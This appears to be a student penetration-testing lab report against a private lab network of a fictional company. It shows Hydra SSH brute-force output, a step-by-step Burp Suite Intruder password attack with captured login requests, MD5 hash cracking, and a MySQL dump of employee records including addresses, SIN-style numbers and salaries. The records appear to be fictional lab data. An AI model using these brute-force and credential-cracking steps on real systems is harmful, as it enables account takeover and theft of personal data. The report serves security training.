[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!myk!!" - 142 of 164 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - newpass "mthr3w.0u=" - 143 of 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - newpass "!missmyboo" - 144 of 164 [child 3]
[STATUS] 48.00 tries/min, 144 tries in 00:03h, 20 to do in 00:01h, 4 active
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!meandhim" - 145 of 164 [child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!magnum" - 146 of 164 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!luvzuz" - 147 of 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!loverockandroll" - 148 of 164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!lovehp" - 149 of 164 [child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!kendra!" - 150 of 164 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!jason" - 151 of 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!gravier!" - 152 of 164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!fuckyou!" - 153 of 164 [child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!fuckoff" - 154 of 164 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!elpoo" - 155 of 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!dieman!" - 156 of 164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!daintofpunk!" - 157 of 164 [child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!chimpboi!" - 158 of 164 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!callie" - 159 of 164 [child 2]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!brianna!" - 160 of 164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!1001dk" - 161 of 164 [child 1]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!!!sara" - 162 of 164 [child 0]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "!!!gerard!!!" - 163 of 164 [child 3]
[ATTEMPT] target 192.168.56.103 - login "pkoffi" - pass "rincess4life" - 164 of 164 [child 2]
[22][ssh] host: 192.168.56.103 login: pkoffi password: rincess4life
[STATUS] attack finished for 192.168.56.103 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://www.thc.org/thc-hydra) finished at 2017-03-08 02:30:24


```

- c) Then to find the password for Tom Hayes who is VP finance to get the financial history we have used Burp-suite. For running this scan I had downloaded the file default.pwd on the desktop of kali. As we need to input the whole file as password matching strings in the intruder database so that it can match the correct password.

Step 1: We have to set proxy settings of Mozilla by preferences->advanced->network->settings.



Step 2: Then we put the anonymous username and password. It is fetched by the burp-suite



Step 3: Then it is fetched by proxy

Applications ▾ Places ▾ burp-StartBurm Thu 10:15

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.56.104:8080

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /api/authentication?cacheBuster=1489083271543 HTTP/1.1
host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
_XSRF-TOKEN: 83dbf31b-9159-4d68-b10b-141a390c6835
Referer: http://192.168.56.104:8080/
Content-Length: 61
Cookie: JSESSIONID=BRbPhd0vLo3ahilN5mDOHpsYAh8F-vAKiReamFK4; XSRF-TOKEN=83dbf31b-9159-4d68-b10b-141a390c6835
Connection: close

j_username=asdf&j_password=asdf&remember-me=true&submit=Login
```

Step 4: Now we send it to intruder and then add the username and password so that it can fetch the places while we load it as payload 1 and payload 2.

Applications ▾ Places ▾ burp-StartBurm Thu 10:17

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 × 2 × ...

Target Positions Payloads Options

Attack Target Start attack

Configure the details of the target for the attack.

Host: 192.168.56.104

Port: 8080

Use HTTPS

Then set the target as the IP which you want to attack.

Then,

Set the attack type in positions as cluster bomb, otherwise attacker can only upload 1 payload.

Applications ▾ Places ▾ burp-StartBurm Thu 10:21

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

2 ...

Target Positions Payloads Options

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

Start attack

```
POST /api/authentication?cacheBuster=1489083271543 HTTP/1.1
Host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-XSRF-TOKEN: 83dbf31b-9159-4d68-b10b-141a390c6835
Referer: http://192.168.56.104:8080/
Content-Length: 61
Cookie: JSESSIONID=BPhd0vLo3ahilN5mDOHpsYAh8F-vAKiReamFK4; XSRF-TOKEN=83dbf31b-9159-4d68-b10b-141a390c6835
Connection: close

j_username=$asdfs&j_password=$asdfs&remember-me=true&submit=Login
```

Add \$ Clear \$ Auto \$ Refresh

Step 5: add the username for which password has to be found.

Applications ▾ Places ▾ burp-StartBurm Thu 10:33

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 2 ...

Target Positions Payloads Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Simple list Request count: 37,144

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

tom.hayes@acme.ca

Step 6: then load the dictionary file in payload 2. Then start attack.

The screenshot shows the Burp Suite interface with the title "Burp Suite Free Edition v1.7.03 - Temporary Project". The "Payload Sets" tab is selected. A "Start attack" button is visible in the top right corner. The "Payload set" dropdown is set to 2, and the "Payload type" dropdown is set to "Simple list". The list contains the following items:

Paste	password1
Load ...	abc123
Remove	fuckyou
Clear	monkey1
Add	iloveyou1
	myspacel
	fuckyou1
	number1
	football1
	nicole1

An "Enter a new item" input field is present, and a "Add from list ... [Pro version only]" dropdown is shown at the bottom.

The screenshot shows the "Intruder attack 1" window. The table displays the following data:

	Attack	Save	Columns			
	Results	Target	Positions	Payloads	Options	
40	tom.hayes@acme.ca	football	401	<input type="checkbox"/>	<input type="checkbox"/>	547
41	tom.hayes@acme.ca	secret	401	<input type="checkbox"/>	<input type="checkbox"/>	547
42	tom.hayes@acme.ca	andrea	401	<input type="checkbox"/>	<input type="checkbox"/>	547
43	tom.hayes@acme.ca	carlos	401	<input type="checkbox"/>	<input type="checkbox"/>	547
44	tom.hayes@acme.ca	jennifer	401	<input type="checkbox"/>	<input type="checkbox"/>	547
45	tom.hayes@acme.ca	joshua	401	<input type="checkbox"/>	<input type="checkbox"/>	547
46	tom.hayes@acme.ca	bubbles	401	<input type="checkbox"/>	<input type="checkbox"/>	547
47	tom.hayes@acme.ca	superman	200	<input type="checkbox"/>	<input type="checkbox"/>	571
48	tom.hayes@acme.ca	1234567890	401	<input type="checkbox"/>	<input type="checkbox"/>	547
49	tom.hayes@acme.ca	hannah	401	<input type="checkbox"/>	<input type="checkbox"/>	547
50	tom.hayes@acme.ca	amanda	401	<input type="checkbox"/>	<input type="checkbox"/>	547
51	tom.hayes@acme.ca	loveyou	401	<input type="checkbox"/>	<input type="checkbox"/>	547
52	tom.hayes@acme.ca	pretty	401	<input type="checkbox"/>	<input type="checkbox"/>	547

The "Request" tab is selected, showing the following POST request:

```
POST /api/authentication?cacheBuster=1488897573373 HTTP/1.1
Host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-XSRF-TOKEN: 889bceea-0438-4f5c-9ed3-30699b9c9575
Referer: http://192.168.56.104:8080/
Content-Length: 82
Cookie: JSESSIONID=msqrnijeE8rQB_8r_6PzdG7cJB-8lLRMCK91Exg; XSRF-TOKEN=889bceea-0438-4f5c-9ed3-30699b9c9575
Connection: close

j_username=tom%2ehayes@acme%2eca&j_password=superman&remember-me=true&submit=Login
```

Step 7: In the above screen shot check the status code.

401- Unauthorized

200- Ok


This means if attacker carefully observes status he can easily find the correct password from the status code 200.



## 2.2 After gaining access to the private network, collect the following company confidential files (12%): (i) Employees personal records (e.g. SIN, address, bank accounts from database server) – 4%

Answer: First we had tried for logging in an ssh [pkoffi@192.168.56.104](mailto:pkoffi@192.168.56.104). But the access is denied. From here we come to know that the database is not located on this IP as shown in following screen shot. Then we tried login into SSH [pkoffi@192.168.56.103](mailto:pkoffi@192.168.56.103) and we are able to log into it.

Step 1: Log into ssh pkoffi@192.168.56.103



Step 2: Log into mysql –u **guest** –p, now we need password. So we can find the password using the following steps.

We tried using cd security and cd /security. It was not working giving us the result as bash: no such directory exists.

Then we tried cd S+tab. We got success. Then finally we get the encrypted codes as shown below.

Applications ▾ Places ▾ Terminal ▾ Thu 11:21

pkoffi@UB12: ~/Security Test/Password Test

File Edit View Search Terminal Help

```
cacert.der
System load: 0.05 Processes: 104
Usage of /: 3.9% of 57.71GB Users logged in: 0
Memory usage: 13% IP address for eth1: 192.168.56.103
Swap usage: 0%
default.pwd
Graph this data and manage this system at:
https://landscape.canonical.com/
```

Last login: Thu Mar 9 15:44:15 2017 from 192.168.56.101

pkoffi@UB12:~\$ ls

**Security Test Plan Templates**

pkoffi@UB12:~\$ cd Security

-bash: cd: Security: No such file or directory

pkoffi@UB12:~\$ cd /Security

-bash: cd: /Security: No such file or directory

pkoffi@UB12:~\$ cd Security

-bash: cd: Security: No such file or directory

pkoffi@UB12:~\$ cd Security\ Test/

pkoffi@UB12:~/Security Test\$ ls

CISSP-Study-Guide.pdf Password Test

pkoffi@UB12:~/Security Test\$ cd Password\ Test/

pkoffi@UB12:~/Security Test/Password Test\$ ls

password.hash

pkoffi@UB12:~/Security Test/Password Test\$ cat P

cat: P: No such file or directory

pkoffi@UB12:~/Security Test/Password Test\$ cat password.hash

c24a542f884e144451f9063b79e7994e  
1c63129ae9db9c60c3e8a94d3e00495  
fcf41657f02f88137a1bcf068a32c0a3  
a0a270f4ad4063855ecf95506b61b986  
85937edbee7f8c38334e2fb72f5f18ef  
d177b4d1d9e6b6fa86521e4b3d00b029  
0192023a7bbd73250516f069df18b500

pkoffi@UB12:~/Security Test/Password Test\$

Now we copied and pasted each encrypted file into the reverse hash calculator website.

Reverse Hash Calculator - SANS Internet Storm Center - Mozilla Firefox

File Edit View History Bookmarks Tools Help

< ... | 11.4. Copy... | scp - H... | Index o... | G 500 Ille... | ftp 500... | G convert... | Rev... | > +

https://isc.sans.edu/tools/reversehash.html | Search | Threat Level: GREEN | Handler on Duty: Johannes Ullrich

Contact Us | Diary | Podcasts | Jobs | News | TOOLS | DShield Sensor | 404Project | InfoSec Glossary | Webhoneynot

## Reverse Hash Calculator

Keyword, Domain, Port, IP or Header | Search | Log In or Sign Up for Free!

**Background**

This page doesn't use rainbow tables (yet), but a similar, simpler approach. It uses a database of a couple million pre-compiled hash values. The strings used come from various password databases, and should have a pretty good chance of "hitting" your value. There is an intentional delay in the response to limit the load on our database.

*Please be patient.*

**Search Form**

**NOTE:** This page is limited to 20 queries per one(1) hour time period.

md5 hash c24a542f884e144451f9063b79e7994e = password12

Reverse Hash Calculator - SANS Internet Storm Center - Mozilla Firefox

File Edit View History Bookmarks Tools Help

< ... | 11.4. Copy... | scp - H... | Index o... | 500 Ille... | ftp 500... | convert... | Rev... x

( https://isc.sans.edu/tools/reversehash.html | Search |

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Threat Level: **GREEN** Handler on Duty: Johannes Ullrich

Reverse Hash Calculator

Keyword, Domain, Port, IP or Header Log In or Sign Up for Free!

Contact Us [Back to Tools](#) | [Background](#) | [Search Form](#) | [Last 20 Hashes](#)

**Background**  
This page doesn't use rainbow tables (yet), but a similar, simpler approach. It uses a database of a couple million pre-compiled hash values. The strings used come from various password databases, and should have a pretty good chance of "hitting" your value. There is an intentional delay in the response to limit the load on our database.

*Please be patient.*

**Search Form**  
**NOTE:** This page is limited to 20 queries per one(1) hour time period.

md5 hash 1c63129ae9db9c60c3e8aa94d3e00495 = 1qaz2wsx

Reverse Hash Calculator - SANS Internet Storm Center - Mozilla Firefox

File Edit View History Bookmarks Tools Help

< ... | 11.4. Copy... | scp - H... | Index o... | 500 Ille... | ftp 500... | convert... | Rev... x

( https://isc.sans.edu/tools/reversehash.html | Search |

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Threat Level: **GREEN** Handler on Duty: Johannes Ullrich

Reverse Hash Calculator

Keyword, Domain, Port, IP or Header Log In or Sign Up for Free!

Contact Us [Back to Tools](#) | [Background](#) | [Search Form](#) | [Last 20 Hashes](#)

**Background**  
This page doesn't use rainbow tables (yet), but a similar, simpler approach. It uses a database of a couple million pre-compiled hash values. The strings used come from various password databases, and should have a pretty good chance of "hitting" your value. There is an intentional delay in the response to limit the load on our database.

*Please be patient.*

**Search Form**  
**NOTE:** This page is limited to 20 queries per one(1) hour time period.

md5 hash fcf41657f02f88137a1bcf068a32c0a3 = guest123

Reverse Hash Calculator - SANS Internet Storm Center - Mozilla Firefox

File Edit View History Bookmarks Tools Help

< ... | 11.4. Copy... | SCP - H... | Index o... | G 500 Ille... | E ftp 500... | G convert... | Rev... x > +

( https://isc.sans.edu/tools/reversehash.html Search )

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Threat Level: GREEN Handler on Duty: Johannes Ullrich

Reverse Hash Calculator

Keyword, Domain, Port, IP or Header  Log In or Sign Up for Free!

Contact Us [Back to Tools](#) | [Background](#) | [Search Form](#) | [Last 20 Hashes](#)

Diary

Podcasts

Jobs

News

TOOLS

[DShield Sensor](#)

[404Project](#)

[InfoSec Glossary](#)

[Webhoneypot](#)

**Background**  
This page doesn't use rainbow tables (yet), but a similar, simpler approach. It uses a database of a couple million pre-compiled hash values. The strings used come from various password databases, and should have a pretty good chance of "hitting" your value. There is an intentional delay in the response to limit the load on our database.

*Please be patient.*

**Search Form**  
**NOTE:** This page is limited to 20 queries per one(1) hour time period.

md5 hash a0a270f4ad4063855ecf95506b61b986 = dreamweaver

Reverse Hash Calculator - SANS Internet Storm Center - Mozilla Firefox

File Edit View History Bookmarks Tools Help

< ... | 11.4. Copy... | SCP - H... | Index o... | G 500 Ille... | E ftp 500... | G convert... | Rev... x > +

( https://isc.sans.edu/tools/reversehash.html Search )

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Diary

Podcasts

Jobs

News

TOOLS

[DShield Sensor](#)

[404Project](#)

[InfoSec Glossary](#)

[Webhoneypot](#)

[Eightback](#)

**Background**  
This page doesn't use rainbow tables (yet), but a similar, simpler approach. It uses a database of a couple million pre-compiled hash values. The strings used come from various password databases, and should have a pretty good chance of "hitting" your value. There is an intentional delay in the response to limit the load on our database.

*Please be patient.*

**Search Form**  
**NOTE:** This page is limited to 20 queries per one(1) hour time period.

md5 hash 85937edbee7f8c38334e2fb72f5f18ef = Sorry, no solution found.

Enter a md5 or sha1 hash:  
85937edbee7f8c38334e2fb72f5f18ef

Current "Hit Rate": 100 %

Size of database: 20,621,101 words

Last 20 Hashes Solved

Then we tried each password while logging into the mysql database and we found the password as guest123

Applications ▾ Places ▾ Terminal ▾ Thu 07:54  
pkoffi@UB12: ~

```

File Edit View Search Terminal Help
root@Kali:~# ssh pkoffi@192.168.56.103
pkoffi@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/
System information as of Thu Mar 9 15:44:15 PST 2017
System load: 0.08 Processes: 104
Usage of /: 3.9% of 57.71GB Users logged in: 0
Memory usage: 13% IP address for eth1: 192.168.56.103
Swap usage: 0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Mon Jan 2 10:33:46 2017
pkoffi@UB12:~$ ls
Security Test Test Plan Templates
pkoffi@UB12:~$ mysql -u guest -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 36
Server version: 5.5.35-0ubuntu0.12.04.2 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |

```

Step 3: show databases (in order to see which tables are there from which we can find the required info).

Applications ▾ Places ▾ Terminal ▾ Thu 07:54  
pkoffi@UB12: ~

```

File Edit View Search Terminal Help
cacert.der
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| etrading |
| mysql |
| performance_schema |
| test |
+-----+
5 rows in set (0.04 sec)

mysql> show tables
-> show tables;
ERROR 1046 (3D000): No database selected
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| etrading |
| mysql |
| performance_schema |
| test |
+-----+
5 rows in set (0.00 sec)

mysql> show etrading;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'etrading' at line 1
mysql> use etrading;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

```

Here we tried to see etrading but received error.

Step 4: Show tables;

Applications ▾ Places ▾ Terminal ▾

Thu 07:55

pkoffi@UB12: ~

File Edit View Search Terminal Help

```
mysql> show etrading;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'etrading' at line 1
mysql> use etrading;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
-> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'show tables' at line 2
mysql> show tables;
+-----+
| Tables_in_etrading |
+-----+
| employee |
| salary |
+-----+
2 rows in set (0.00 sec)

myspace> select * from employee;
+-----+-----+-----+-----+-----+-----+
| id | first | last | address | city | state | sin
+-----+-----+-----+-----+-----+-----+
| 1005 | John | Peterson | 1557 Townley St | Victoria | BC | 777-888-999
| 1007 | Alex | Black | 331 Fort St | Victoria | BC | 888-999-111
| 1009 | Max | Green | 7271 Pepper St | Victoria | BC | 777-818-929
| 1011 | Paul | Koffi | 1571 Quadra St | Victoria | BC | 772-118-929
| 1017 | Alice | Sandhu | 1321 Kenmore St | Victoria | BC | 762-178-529
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql> select * from salary;
+-----+-----+
| id | income |
+-----+-----+
| 1007 | 66000 |
| 1017 | 80500.41 |
| 1011 | 65500 |
| 1005 | 73000 |
| 1009 | 80000 |
+-----+-----+
5 rows in set (0.00 sec)
```

Step 5: Fetch the information from the tables by the following commands.

```
select * from employee;
select * from salary;
```

Applications ▾ Places ▾ Terminal ▾

Thu 07:56

pkoffi@UB12: ~

File Edit View Search Terminal Help

```
version for the right syntax to use near 'show tables' at line 2
mysql> show tables;
+-----+
| Tables_in_etrading |
+-----+
| employee |
| salary |
+-----+
2 rows in set (0.00 sec)

mysql> select * from employee;
+-----+-----+-----+-----+-----+-----+
| id | first | last | address | city | state | sin
+-----+-----+-----+-----+-----+-----+
| 1005 | John | Peterson | 1557 Townley St | Victoria | BC | 777-888-999
| 1007 | Alex | Black | 331 Fort St | Victoria | BC | 888-999-111
| 1009 | Max | Green | 7271 Pepper St | Victoria | BC | 777-818-929
| 1011 | Paul | Koffi | 1571 Quadra St | Victoria | BC | 772-118-929
| 1017 | Alice | Sandhu | 1321 Kenmore St | Victoria | BC | 762-178-529
+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

myspace> select * from salary;
+-----+-----+
| id | income |
+-----+-----+
| 1007 | 66000 |
| 1017 | 80500.41 |
| 1011 | 65500 |
| 1005 | 73000 |
| 1009 | 80000 |
+-----+-----+
5 rows in set (0.00 sec)

mysql> ^CCtrl-C -- exit!
Aborted
pkoffi@UB12:~$
```

The screen shot above gives us Employees personal records (e.g. SIN, address, bank accounts from database server)

**(ii) Source code of the company new mobile application (from the GIT code server) – 4%**

We have targeted Alice Sandhu as he is Director of software development. So he must have the code for new mobile application.

We cracked the password and run it in network interface as follows:

Step 1: login using ssh [asandhu@192.168.56.103](mailto:asandhu@192.168.56.103)

Step 2: /repos/mobapp.git/android-native-shoppingcart-master/ nano pom.xml (the code is encrypted as I was not able to fetch it using the leafpad command, so we used nano command, which helps us to modify the content of the file, also gives us the option to view the whole file but in editor itself)



```
Applications ▾ Places ▾ Terminal ▾ Thu 08:52
asandhu@UB12: ~

File Edit View Search Terminal Help
root@Kali:~# ssh asandhu@192.168.56.104.
ssh: Could not resolve hostname 192.168.56.104.: Name or service not known
root@Kali:~# ssh asandhu@192.168.56.104
asandhu@192.168.56.104's password:
Permission denied, please try again.
asandhu@192.168.56.104's password:
Permission denied, please try again.
asandhu@192.168.56.104's password:
Permission denied (publickey,password).
root@Kali:~# ssh asandhu@192.168.56.103
asandhu@192.168.56.103's password:
Permission denied, please try again.
asandhu@192.168.56.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/
 test

 System information as of Thu Mar  9 16:51:21 PST 2017

 System load:  0.04      Processes:          104
 Usage of /:   3.9% of 57.71GB  Users logged in:    0
 Memory usage: 13%           IP address for eth1: 192.168.56.103
 Swap usage:   0%

 Graph this data and manage this system at:
 https://landscape.canonical.com/

Last login: Thu Mar  9 16:41:13 2017 from 192.168.56.101
asandhu@UB12:~$ ls
Dev  Documents  Downloads  repos  Tools
asandhu@UB12:~$ cd repos
asandhu@UB12:~/repos$ ls
mobapp.git
asandhu@UB12:~/repos$ cd mobapp.git
asandhu@UB12:~/repos/mobapp.git$ cd
asandhu@UB12:~$
```

Applications ▾ Places ▾ Terminal ▾ Thu 08:54  
asandhu@UB12: ~/repos/mobapp.git/android-native-shoppingcart-master

```
* Documentation: https://help.ubuntu.com/
System information as of Thu Mar 9 16:51:21 PST 2017
System load: 0.04          Processes: 104
Usage of /: 3.9% of 57.71GB Users logged in: 0
Memory usage: 13%          IP address for eth1: 192.168.56.103
Swap usage: 0%
Graph this data and manage this system at:
https://landscape.canonical.com/
pwd
Last login: Thu Mar 9 16:41:13 2017 from 192.168.56.101
asandhu@UB12:~$ ls
dev Documents Downloads repos Tools
ls
asandhu@UB12:~$ cd repos
asandhu@UB12:~/repos$ ls
mobapp.git
asandhu@UB12:~/repos$ cd mobapp.git
asandhu@UB12:~/repos/mobapp.git$ cd
asandhu@UB12:~$ ls
Dev Documents Downloads repos Tools
asandhu@UB12:~$ cd repos
asandhu@UB12:~/repos$ ls
mobapp.git
asandhu@UB12:~/repos$ cd mobapp.git
asandhu@UB12:~/repos/mobapp.git$ ls
android-native-shoppingcart-master branches config description HEAD hooks info objects refs
asandhu@UB12:~/repos/mobapp.git$ cd android-native-shoppingcart-master
asandhu@UB12:~/repos/mobapp.git/android-native-shoppingcart-master$ ls
docs pom.xml README.md source test
asandhu@UB12:~/repos/mobapp.git/android-native-shoppingcart-master$ cd source
asandhu@UB12:~/repos/mobapp.git/android-native-shoppingcart-master/source$ ls
AndroidManifest.xml assets libs proguard.cfg res src
asandhu@UB12:~/repos/mobapp.git/android-native-shoppingcart-master/source$ cd ..
asandhu@UB12:~/repos/mobapp.git/android-native-shoppingcart-master$ nano pom.xml
asandhu@UB12:~/repos/mobapp.git/android-native-shoppingcart-master$
```

The screen shot below shows the code using nano command.

Applications ▾ Places ▾ Terminal ▾ Thu 08:43  
asandhu@UB12: ~/repos/mobapp.git/android-native-shoppingcart-master

